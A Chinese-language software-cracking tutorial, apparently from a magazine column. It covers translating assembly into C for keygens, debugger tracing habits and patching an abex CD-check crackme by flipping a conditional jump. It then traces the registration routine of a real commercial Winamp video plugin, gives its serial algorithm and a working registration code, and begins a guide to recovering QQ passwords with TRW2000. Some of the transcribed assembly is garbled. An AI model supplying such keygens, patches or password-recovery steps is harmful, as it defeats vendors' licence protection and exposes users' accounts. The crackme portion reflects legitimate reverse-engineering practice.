除了最基本的加减乘除，编程时最常用的还有移位操作，不过个人感觉在移位操作的时候，汇编比C更加灵活好用。C中的移位操作只有“<<”和“>>”两个操作符而已，而汇编中，循环、算术、逻辑3种移位方式，灵活高效。

最后还有一些算法就是在科学计算中广泛应用的超越函数等，比如说指数函数、对数函数、三角函数等，C语言中，计算这些函数的方法一般是用数学知识，把超越函数变成普通函数（最常见的有泰勒展开等），而在汇编中，一般是用FPU内建的超越函数指令，对于不算很复杂的计算任务，用FPU的指令足够完成任务了，FPU内建的超越函数指令主要有如下几个：

正弦函数：FSIN；

余弦函数：FCOS；

开方函数：FSQRT；

对数函数：FYL2X

说到这里，不得不对正在学习汇编的朋友提出一些建议：浮点指令其实是非常有用的指令，虽然很多汇编的教材中都没有将它列为学习的对象，但如果你真的想从整体上把握住汇编的精髓，达到可以用汇编解决实际问题的程度，不学好浮点指令是不行的。另外，MMX和SSE指令集也应该有适当的了解。

理论部分就罗嗦到这里，下面来看看这些转换的规则，在逆向工程的过程中，到底有些什么作用 。

第一：在跟踪软件的过程中，更加有利于我们看清楚软件的算法，不会被一些很奇怪的指令搞晕头脑，碰到浮点指令的时候，也不会惊慌失措。

第二：看懂了算法，编写注册机的时候，可以很方便地直接把ASM源代码翻译成C源代码，很高效方便。

第三：自己在用C语言编写代码的时候，可以适当地考虑到编译后的汇编代码形式，根据得到的代码的效率高低和占用空间大小，自己选择合适的具体的代码实现。

作为这个话题的最后一部分，我们来看一个具体的例子，看看这种转换规则实际中到底如何使用 。

下面的代码来自我跟踪过的一个非常漂亮的屏幕保护程序，前面有些关于注册码长度和奇偶性判断，由于和主题没有多大的关系，就从略了，只摘录如下核心部分，并且结合最后注册机的编写，具体展示一下转换规则的应用（由于版权的原因，此处不透露软件的具体名字，而且现在该软件已经升级，注册判断完全改变了，在此列出的代码仅作为教学之用）。

核心注册判断代码由于代码较长，请参看光

盘，路径如图所示：

Loading ...
代码位置：
光盘\xiangguan\
最简单的逆向工程基础代码 1.txt

这段代码不算复杂，就是3个并列的循环，中间的一个循环里头还嵌套了一个小循环，只要搞清楚了程序的宏观结构，具体的算法就很容易清楚了，而宏观结构大部分都是循环、移位、变换什么的，善于用好TRW的F7（运行到光标处）的功能，就很容易能够看出程序的结构。

在具体分析这段程序的意义之前，想先介绍一下跟踪过程中的一些技巧和注意点，要知道，跟踪的基本功不行，那么是不可能得到像上面这样的核心判断的代码的，所以，先在这里打个理论基础。逆向工程的初学者有个通病，就是跟踪的时候，喜欢走极端：要不就是不敢按键往下走，总在一个小地方徘徊不前；要不就是胆子大过了头，F10一路过去，一下子就到了出错框，这两种做法，都达不到分析程序的目的。正确的跟踪方法可以归结成如下几句话：先粗后细，胆大心细，先思后行。

先粗是指前面几次跟踪，目的是为了大概了解程序运行的全貌，所以，大略地用F10一类的带过去就行了，从程序取得信息，到程序经过运算、判断、输出结果信息这一路，有个了解，做到心中有数，就达到了粗跟踪的目的；后细是指掌握了全貌以后，对自己认为比较关键的地方，要进行细细的跟踪，慢慢领会程序的作用和功能，达到分析清楚程序编写思路的目的。

胆大是指跟踪的时候，不要畏首畏尾，如果实在碰到自己看不懂的Call或者是代码段，索性就不看了，直接一路F10或者F12下去，还有跟踪的时候要大胆地猜测，有时候，很长的一个子程序，你看一下输入和输出，大概就能猜出来它是做什么用的（大小写转换，十进制和十六进制转换等）。心细是指对于自己能看懂的地方或者是特别重要关键的地方一定要仔细分析，搞清楚每一条指令的意义，所谓失之毫厘，差以千里，一条指令看错了，全部的流程就错了。

先思后行最简单了。做什么事情都要先考虑清楚了才能下手嘛！设了断点，调试器在断点中断了，面对这满屏幕的汇编代码，自己该做些什么，该如何做，心里一定要先想清楚，调试器中的代码是典型的Code Wood（代码丛林），一不留神，就迷失在一层层的子程序嵌套调用和系统的消息循环中了。所以，跟踪的时候，有个正确的指导思想带领你前进是非常重要的。

最后，跟踪的时候还有一个重要的注意点就是“好记性不如烂笔头”，跟踪过程中碰到的关键的地址、数据，一定要及时地用笔记下来，因为跟踪很少有时候会一次成功，经常需要推倒重来，前面跟踪的时候积累的重要的信息，对于后面的跟踪，有着无法替代的重要的作用，不记录下来带来的损失是非常巨大的。有时候跟踪了2、3个小时，好不容易找到了一个关键的地址，由于没有及时地记录下来，第二次重新再来的时候，根本就记不得第一次是怎么跟到那个地址的了，这样也就造成了时间和精力的浪费。

现在我们回到我们的正题上来：

下面是我根据上面的代码编写的该屏幕保护的注册机的源代码，TC2.0编译的，所以在数据类型上面，大家要注意，dd对应着long int了，至于算法，16位的机器和32位的机器没有本质的不同 。

Loading ...
代码位置：
光盘\xiangguan\
最简单的逆向工程基础代码 2.txt

大家仔细比较一下最后TC的注册机和前面在跟踪过程中Rip下来的代码，是不是完全和上文所说的数据结构和算法的转换相吻合？这个软件的注册算法中，大量用了与、或、非、异或、左移位、右移位等逻辑运算操作，而这种逻辑运算正是汇编和C语言的长处，所以，选择这个软件的算法，也更加容易看到问题的本质，如果选择一个以数学运算为主的算法的话，那么大段大段的公式推理和数学化简会掩盖掉这种简单直接的对应关系 。

把C语言和汇编语言的转换规则大致推广一下，我们可以得到大部分的高级语言和汇编语言的转换规则，当然，C是和汇编最相近的语言，所

以转换起来，也是最容易转换的语言。稍微高阶一点，Pascal语言和汇编语言的转换就比C的复杂一些，对以采用Pascal语言作为基础的Dephi来说，用一般的反汇编器W32Dasm去反汇编Dephi的程序，很多的情况下，得到的信息都是很少的，在“字符串信息参考”的对话框里，基本上找不到什么有用的信息，而且很多引入函数都不能直接显示出来，这个时候我们需要专门地针对Dephi设计的反汇编器——DeDe，这个软件能够完美地把Dephi的程序反汇编成我们可以阅读的汇编代码，其中，字符串参考和引入函数的参考一应俱全，还有很完善的窗体信息，更加方便我们逆向工程的实施。最近，DeDe的作者公开了DeDe的源代码，有兴趣的朋友可以去网上下载来看，据说DeDe的反汇编引擎可是非常优秀的！

而再往上面走，VB、VFP、PB等程序，都属于低级伪编译了，虽然也可以通过W32Dasm反汇编稍微能看的汇编代码，可是对于我们分析程序已经没有决定性的重要作用了。这时候，我们需要专门针对这种语言设计的反译器（注意是反译器，不是反汇编器，反译器是反编译出伪代码而不是汇编语言），可是随着反译器的大量使用，也有很多人推出了相应的干扰反译器工作的软件，让市面上现在的很多反译器丧失作用，国内研究这种反译器最出名的就是Aming了，对一般的VB和VFP软件都很有一手。

更加高级一点的，现在有Java和C#，这两种语言都属于高级伪编译语言了，反编译成一般的汇编代码都没有什么作用，没有什么参考价值，对付这种语言编制的程序，我们需要的同样是专门的反译器，不过是直接反到源代码级别的了。由于这种语言是跨平台的，所以，它们所编译出来的程序都需要一个虚拟机一样的结构进行解码，所以，研究这种语言的反译，关键就是搞清楚它相应的虚拟机的运行原理就行了。

前面说的都是反编译的领域，理论和实践都有。下面，我们来看一下CD-Key的保护程序一般的分析思路是如何的。

所谓CD-Key保护的，一般就是用在游戏上面，你运行游戏，然后，游戏就提示你说“请插入游戏光盘”，如果你没有原来的游戏光盘，那么游戏就自动退出了，一般地，我们都把这种要插入光盘才能运行的游戏称为“光盘版”，而解除了CD-Key的保护之后，就变成了“硬盘版”，也就是说不需要把光盘放到光驱中，只要安装完游戏，然后运行就行了。

光盘版变硬盘版有两种情况，不是每一种情况都可以做成硬盘版的。第一种情况，也就是游戏的安装程序没有把程序所需的全部数据都安装到硬盘上，只是把一些最关键的可执行文件和数据文件安装到了硬盘上，这样可以节省硬盘空间，可是节省空间的同时，就带来了玩游戏的时候的另一个不便——那就是每次运行游戏的时候，都需要放入光盘，让游戏读取光盘中的数据文件，从而正常地进行游戏。对于这种情况，一般来说，是不能做成硬盘版的，因为这个游戏在设计的时候，就被设计成了一个光盘版的游戏，除非你愿意花上很大的时间和精力，把游戏整个的运行过程和读取文件的方法都弄清楚，然后自己给它设计一个数据读取模块，把光盘中的数据都拷贝到硬盘上来。这样的做法是非常困难和耗费时间精力的，所以，一般这种游戏都不能做成硬盘版。不过有时候，如果光盘上的数据不过是一些无关紧要的过关动画等文件的话，那么，我们可以修改游戏，让它不读光盘，由于文件不是很重要，所以修改了以后，也不会出现什么大的问题，不过就是一些动画看不到了而已。最典型的例子就是D版的那个4张碟的《暗黑破坏神》，把过关动画全部都放在了光盘里面，如果你不想看过关动画的话，不要放光盘就是了。

第二种情况就是游戏本来是个硬盘的游戏，可是发行的公司为了自己的版权或者是其他的什么原因，加上一些保护措施，让用户执行游戏之前，先要放入光盘进行一下验证，验证通过了，才能正常地进行游戏。这种保护措施很显然，应该是能被做成硬盘版的，只要我们搞清楚了它的验证过程，修改一些验证过程中的关键调转，那么光盘版应该就能变成硬盘版了。不过，这种保护的强度可大可小，强度不大的，很容易就能够Crack掉；强度大的，那就很烦人了，有些保护体系把壳的一些技术加了进去，更加让Cracker们头疼。现在一般的情况是国内的公司出品的游戏和国外的小公司出品的游戏都比较简单一些，自己用一般的方法就能Crack掉，可是国外的大公司，比如暴雪、WestWood等，它们所采用的保护措施就非常强悍，SafeDisk等专业的商用保护体系就是专门为他们公司的游戏定做的。说到SafeDisk的保护，不得不罗嗦几句，SafeDisk发展到现在，已

经是一个保护非常强悍、技术非常先进、应用面也很广泛的光盘保护体系，它是采用很先进的给EXE文件加壳并结合光盘的ISO标准等信息来进行加密的，一般的Cracker要想完美地破解掉它的保护，的确不太容易。我们“密界现踪”栏目现在主要还是面向广大的初学者，所以，这种高强度的保护，现在就介绍一下概貌，具体其中的奥妙，等以后有机会再说吧。

对于CD-Kay保护的程序的分析，同样是静态分析＋动态跟踪结合的方法，不过，一般的游戏，主程序都比较大，大概有2.3M大小，用W32Dasm来反汇编很费时间，所以，如果难度不是很高的话，先动态跟踪试试看比较好。由于现在差不多都是Windows的天下了，所以，我在这里也只以Windows下对光驱的操作为例，Dos下么，不过是把API换成中断而已啦。

CD-Key的程序动态跟踪是，一般都设置断点：GetDriveType。关于GetDriveType函数，说明如下：

```
GetDriveType(A) 判断一个磁盘驱动器的类型
UINT GetDriveType(
LPCTSTR lpRootPathName // String, 包含了驱动器根目录路径的一个字串
);
```

返回值：

0 驱动器不能识别

1 指定的目录不存在

2 DriveRemoveable

3 A Fixed Disk (HardDrive)

4 Remote Drive(Network)

5 Cd-Rom驱动器

6 RamDisk

在这里，给出一个很多程序都采用的光盘保护的流程：

1、首先，生成盘符根目录字符串，从A:\开始。

2、把盘符（比如说A:\）当作参数传递给GetDriveType，取得返回值，如果盘符大于Z:\，则直接提示出错信息。

3、比较返回值，如果是5的话，继续下一步，否则，盘符加1，跳回第2步。

4、由于此时的盘符代表这光驱的盘符，所以，就可以在后面拼接上一些路径字符串得到我们需要的一个路径。

比如：我得到的光驱的盘符是F:\，则在后面接上一个字符串，得到这个路径名：F:\Bin\Setup.exe。

5、对这个路径进行一些操作和验证，从而决定是否可以继续执行游戏。

比如：我把F:\Bin\Setup.exe作为参数，传递给CreateFileA或者GetFileSize，根据返回值，决定这张光盘是不是我需要验证的原版的光盘。如果是的话，那么验证通过，游戏继续，如果不是的话，那么验证失败，退出游戏。

比较简单的光盘验证的流程差不多就是这样的，当然，这只是个模型，具体实施起来，还会有些具体问题需要考虑，比如：如果我有虚拟光驱，那么虚拟光驱就“霸占”了光驱的第一个盘符，如果我们的软件检测流程考虑得不周到，就很容易给用户造成不便——我明明把光盘放进去了，可是游戏还是提示“请插入光盘”。另外，检测光盘的手法也有很多种，根据光盘上的文件进行监测是一种方法，更加高级一点的，可以直接检测一些光盘自身的参数——光盘符、ISO标记等，越高级的检测就越难以被破解，对于编程者的要求也更加高。

理论部分到此为止，下面我们来看一个采用CD-Key保护的Crackme的解决之道。

这个Crackme是abex编制的，CD-Key保护的入门级，我觉得非常适合初学者朋友理解，所以放到这里来当作例子。

首先，运行该Crackme，可以看到如图1所示的对话框：



图1

我们可以看到，它提示我们该Crackme的目的是“Make me think your HD is a CD_ROM”，也就是说让我们通过修改该Crackme，让Crackme以为我们的硬盘就是光盘。理解提示后，我们点



图2

"确定"，继续看看有什么要求，结果弹出如图2所示的对话框。

"Nah……This is not a CD-ROM drive"，作者提示我们没有达到他的目的，没有让该Crackme认为硬盘就是光盘（当然了，我们还没有修改呀，如果这个时候就提示成功了，那该Crackme岂不是完全没有意义了？），下面我们就来分析一下该如何修改，才能够达到目的。

先看看静态的方法吧。用Peid探壳软件查不到该Crackme的壳的类型，我们姑且认为它没有壳，先用W32Dasm反一下看看。反汇编后，通过"串式数据参考"功能可以找到如下关键的判断点：

```
* Possible StringData Ref from Data Obj ->"c:\"
; Test C: to see what type it is
:00401013 push 00402094              ; 在地址00402094处，存放着字符串"c:\"
:00401018 Call 00401055              ; 调用函数KERNEL32.GetDriveTypeA
:0040101D inc esi                    ;
:0040101E dec eax                    ;
:0040101F jmp 00401021               ; 这么多对ESI和EAX的加减操作都是一些迷惑人的东西
                                     ; 跳过去不看吧
:00401021 inc esi                    ;
:00401022 inc esi                    ;
:00401023 dec eax                    ;
:00401024 cmp eax, esi               ; 看看是否是CD_ROM
:00401026 je 0040103D                ; 如果是CD_ROM，跳走，否则，继续下一条语句

:00401028 push 00000000              ; MessageBoxA的MB_OK参数
:0040102A push 00402035              ; "Error"——MessageBox的addr Title参数
:0040102F push 0040203B              ; "Nah... This is not a CD-ROM Drive!"——addr text的参数
:00401034 push 00000000              ; 一般这里是NULL
:00401036 Call 00401061              ; USER32.MessageBoxA——调用MessageBox
:0040103B jmp 00401050               ; 跳到程序结束的地方


:0040103D push 00000000              ; MessageBoxA的MB_OK参数
:0040103F push 0040205E              ; "YEAH!"——MessageBox的addr Title参数
:00401044 push 00402064              ; "Ok, I really think that your HD is a CD-ROM! :p"——addr
                                     ; text的参数
:00401049 push 00000000              ; 一般这里是NULL
:0040104B Call 00401061              ; ——调用MessageBox

:00401050 Call 0040105B              ; KERNEL32.ExitProcess——程序结束处
```

多么清楚的程序流程，根本连一点分岔都没有，稍微懂汇编的人，结合我旁边的注释，一下子就能发现如果要修改该Crackme达到目的的话，只要把401026处的je改成jmp或者jne，也就是74改成EB或者75。这里要说一下暴力破解修改的时候需要注意的一个问题：一般的暴力破解，很大一部分都是改变跳转的转向，本来是"相等则跳"，就改成"不相等则跳"，反之亦然，这样一来，程序判断注册校验正确与否的整个逻辑推理上面就完全反了方向，只要我们随便给程序提供一些错误的注册信息，程序就会跳转到"注册成功"的路上去，这就是最简单的破解方法——爆破法。爆破说简单是很简单，几乎每一个初学破解的朋友，开始的时候都是采用爆破法破解软件的，然后才慢慢学会编写注册机和其他的稍微高级一点的技巧。可是，爆破说难也够难，当你达到一定水平之后，你就会明白，很多软件根本不可能自己做出KeyGen，所以这个时候就需要暴力破解了。而且一般这样高难度的软件的破解，不是简单地改一个跳转就可以了的，而是需要自己在软件运行流程中，加入自己的代码，执行很多复杂的功能，有时软件很复杂，或者剩余空间很少，我们自己的代码不可能随心所欲，还需要用到外部Dll或者是SMC技术，那时候的爆破，就不是很简单的东西了。

至于动态跟踪，在这个过分简单的例子里面，似乎起不到什么重要的作用，无非就是bpx GetDriveType然后慢慢跟，看到的代码和静态反汇编出来的基本上没有任何区别。在此不赘述。不过建议初学者为了练手，最好试验一下跟踪跟踪，培养出来对调试器和关键跳转的感觉。

轻轻松松破解Winamp插件



文／Turkey

本次要破解的软件是Nicemc Media Plugin For Winamp V1.8，这是一个Winamp的插件，它让Winamp发生了革命性的变化，使之从单纯的播放音频文件转变到可以播放视频。

启动装有插件的Winamp，随便找张光盘播放，暂停后继续播放，就可以看到提示你注册的窗口了，好，填入用户名：Turkey，注册码：987654321，先别点确定，启动TRW2000，下断点：bpx hmemcpy，按F5返回到程序，这时再点击确定，被TRW2000拦下，按10下F12后（按11下F12就出现注册码错误的画面了，所以按10下F12就可以了。另外，在这里TRW2000特有的命令：pmodule不好用，用该命令会直接回到Winamp注册界面中去），再按几下F10来到这里：

```
0167:01E02F84PUSH DWORD 82
0167:01E02F89PUSH DWORD 01E304D8
0167:01E02F8EPUSH DWORD 03F9
0167:01E02F93MOVEDX,[EBP+08]
0167:01E02F96PUSH EDX
0167:01E02F97CALL ' USER32!GetDlgItemTextA'
0167:01E02F9DPUSH BYTE +1E//光标停在这里，看上面的函数，用来得到用户名，不用管它
0167:01E02F9FLEAEAX,[EBP-20]
0167:01E02FA2PUSH EAX
0167:01E02FA3PUSH DWORD 03FA
0167:01E02FA8MOVECX,[EBP+08]
0167:01E02FABPUSH ECX
0167:01E02FACCALL ' USER32 GetDlgItemText'
0167:01E02FB2LEAEDX,[EBP-20]//上面这个函数就是的到你输入的注册码了，过了这一行键入d edx就可看到你输入的注册码
0167:01E02FB5PUSH EDX //注册码进堆栈
0167:01E02FB6CALL ' MSVCRT atoi' //调用一个标准函数
0167:01E02FBBADDESP，BYTE+04
0167:01E02FBEMOV[01E304C8]，EAX
0167:01E02FC3MOVEAX,[01E304C8]
0167:01E02FC8PUSH EAX //假注册码进堆栈
0167:01E02FC9PUSH DWORD 01E304D8//用户名进堆栈
0167:01E02FCECALL 01E010AA//★★★关键call，跟进去★★★
0167:01E02FD3ADDESP，BYTE +08
0167:01E02FD6CMPDWORD[01E30378]，BYTE +00 //比较正确与否的标志位（[01E30378]为标志位）。
0167:01E02FDDJZ01E02FF7//如果跳走到01E02FF7即注册失败
0167:01E02FDFPUSH BYTE +00
0167:01E02FE1PUSH DWORD 01E2C570
0167:01E02FE6PUSH DWORD 01E2C4FC
0167:01E02FEBMOVECX,[EBP+08]
0167:01E02FEEPUSH ECX
0167:01E02FEFCALL ' USER32! MessageBoxA' //如果走到这里就会显示出注册成功的画面
0167:01E02FF5JMPSHORT 01E0300D
0167:01E02FF7PUSH BYTE +00
0167:01E02FF9PUSH DWORD 01E2C570
0167:01E02FFEPUSH DWORD 01E2C4EC
0167:01E03003MOVEDX,[EBP+08]
0167:01E03006PUSH EDX
0167:01E03007CALL ' USER32 MessageBoxA' //这里显示出注册失败的画面
0167:01E0300DPUSH BYTE +00
0167:01E0300FMOVEAX,[EBP+08]
0167:01E03012PUSH EAX
0167:01E03013CALL ' USER32 EndDialog'
0167:01E03019MOVEAX，01
0167:01E0301EJMPSHORT 01E03022
0167:01E03020XOREAX，EAX
0167:01E03022POPEDI
0167:01E03023POPESI
0167:01E03024POPEBX
0167:01E03025MOVESP，EBP
0167:01E03027POPEBP
0167:01E03028RET10//这里就返回上一级了
```

好，废话少说，跟进0167：01E02FCE处的关键CALL 01E010AA，来到这里：

```
0167：01E06EA0PUSH EBP
0167：01E06EA1MOVEBP，ESP
0167：01E06EA3SUBESP，BYTE +48
0167：01E06EA6PUSH EBX
0167：01E06EA7PUSH ESI
0167：01E06EA8PUSH EDI
0167：01E06EA9MOVDWORD[EBP－08]，01620100//初始化[EBP－08]
0167：01E06EB0MOVDWORD[EBP－04]，00//初始化[EBP－04]
0167：01E06EB7JMPSHORT 01E06EC2
0167：01E06EB9MOVEAX,[EBP－04]
0167：01E06EBCADDEAX。BYTE +01
0167：01E06EBFMOV[EBP－04]，EAX
0167：01E06EC2MOVECX,[EBP＋08]//用户名送到ECX
0167：01E06EC5PUSH ECX//ECX进栈
0167：01E06EC6CALL ' MSVCRT! strlen ' //取得用户名的长度放到eax
0167：01E06ECBADDESP，BYTE +04
0167：01E06ECECMP[EBP－04]，EAX //比较用户名是不是已经取完
0167：01E06ED1JNC01E06F14 //已经取完就跳出循环
0167：01E06ED3MOVEDX,[EBP＋08]//用户名位到edx
0167 01E06ED6ADDEDX。[EBP－04]//[EBP－04]加edx到edx，第一次经过时[EBP－04]为0
0167：01E06ED9MOVSXEAX，BYTE [EDX]//[EDX]第一位到eax
0167：01E06EDCSUBEAX，BYTE +01 //eax=eax－1
0167：01E06EDFMOVECX,[EBP＋08]//用户名位到ecx
0167：01E06EE2ADDECX,[EBP－04] //[EBP－04]加ecx到ecx，第一次经过时[EBP－04]为0
0167：01E06EE5MOVSXEDX，BYTE[ECX]//[EDX]第一位到edx
0167：01E06EE8ADDEDX，BYTE +02 //edx=edx＋2
0167：01E06EEBIMUL EAX，EDX//eax=eax＊edx
0167：01E06EEEMOVECX,[EBP＋08]//用户名位到ecx
0167：01E06EF1ADDECX,[EBP－04[ //[EBP－04]加ecx到ecx，第一次经过时[EBP－04]为0
0167:01E06EF4MOVSXEDX,BYTE[ECX]//[EDX]第一位到edx
0167:01E06EF7ADDEDX,BYTE +05 //edx=edx＋5
0167:01E06EFAIMUL EAX,EDX//eax=eax＊edx
0167:01E06EFDIMUL EAX,EAX,BYTE +09 //eax=eax＊9
0167:01E06F00MOVECX,[EBP－08] //用户名位到ecx
0167:01E06F03LEAEDX,[ECX＋EAX－0E] //edx=ecx＋eax－E
0167:01E06F07MOV[EBP－08],EDX //edx到[ebp－08]
0167:01E06F0ACMPDWORD[EBP－04]，BYTE +0C//比较用户名是否大于等于16进制值0C，即10进制12
0167:01E06F0EJNZ01E06F12 //小于则跳走，继续循环
0167:01E06F10JMPSHORT 01E06F14
0167：01E06F12JMPSHORT 01E06EB9 //往上跳到01E06EB9，循环
0167：01E06F14MOVEAX,[EBP－08]//[ebp－08]中是根据用户名算来的值
0167：01E06F17CMPEAX,[EBP＋0C]//比较[EBP＋0C]和eax是否相等，此时看到[EBP＋0C]中的值为3ade98b1，它是假注册码987654321的16进制值，EAX中是什么呢？大家可以猜猜！
0167：01E06F1AJNZ01E06F26 //跳走你就玩完了，所以不能跳走啊
0167：01E06F1CMOVDWORD[01E30378]，01//给标志位[01E30378]赋值1，
0167：01E06F26POPEDI
0167：01E06F27POPESI
0167：01E06F28POPEBX
0167：01E06F29MOVESP，EBP
0167：01E06F2BPOPEBP
0167：01E06F2CRET //这里就回上一级了
```

总结它的算法，设注册码为Z，从高到低位为Z1，Z2……Zn，为了方便，暂用我的用户名“Turkey”作例子，则作下列计算：

Z1=（T－1）＊（T＋2）＊（T＋5）＊9＋T－E
Z2=（u－1）＊（u＋2）＊（u＋5）＊9＋u－E
Z3=（r－1）＊（r＋2）＊（r＋5）＊9＋r－E
Z4=（k－1）＊（k＋2）＊（k＋5）＊9＋k－E
Z5=（e－1）＊（e＋2）＊（e＋5）＊9＋e－E
Z6=（y－1）＊（y＋2）＊（y＋5）＊9＋y－E

最后将Z转换成10进制的数，就是你的注册码了。

总结一下：用户名：Turkey；注册码：96323386。就这么简单，感觉，怎么样？你也试试吧！记住：自己动手，丰衣足食。

妙用TRW2000

文/QQ12345

TRW2000巧解QQ密码

相信对于TRW2000这个名字大家都不会陌生吧？它是一款调试软件。TRW2000大部分应用于共享软件的破解工作，是Cracker的必备工具。然而找到共享软件的注册码仅仅是它广泛用途中的一种。其实，它的用处远不仅此，打个比方，如果应用到应用软件口令的破解上会怎样呢？想想就让人兴奋，那么还等什么呢？让我们开始吧！

TRW2000有两组热键：Ctrl+N和Ctrl+M，它们分别代表不同的特权级别，所谓特权级别就是程序在执行中有级别之分，只有操作系统工作在最高级——0级中，其他的程序都应工作在3级中，在3级中的程序不可直接访问IO端口，也无法访问其它程序运行的内存，连向程序自已的代码段写入数据都是非法的(会出现你熟悉的蓝屏)，只有对工作在0级上的程序来说系统才是全开放的。所以TRW2000为我们准备了两种不同特权级别的热键：按Ctrl+N为3级，按Ctrl+M为0级。可以在不同的情况下使用，像我们今天跟的这个程序来说使用3 级就可以了，所以我们按Ctrl+N。

TRW2000的主界面由5部分组成：窗口中最上面的是存贮／寄存器窗，用来显示各存贮／寄存器的当前值；在存贮／寄存器窗下面的一个窗口是数据窗口，是用来显示存贮器的内容的；在数据窗口的左面也就是由“：”分开的两个值，对应为段地址:偏移地址，屏幕中间为“段地址:偏移地址”所存贮的16进制值，在右面是那些16进制值所对应的ASCII码；数据窗下面是代码窗，也就是程序啦，高亮显示的那一行是机器将要(注意：是将要)处理的下一条指令；在代码窗右上角的是堆栈窗，所谓堆栈就是一段以先进后出为工作方式的存贮器(内存)，它显示的是堆栈的偏移地址和内容；在代码窗的下面是指令窗，在这里你可以对TRW2000下达你的指令，我们用来下断点的命令就是在此输入的（图1）。

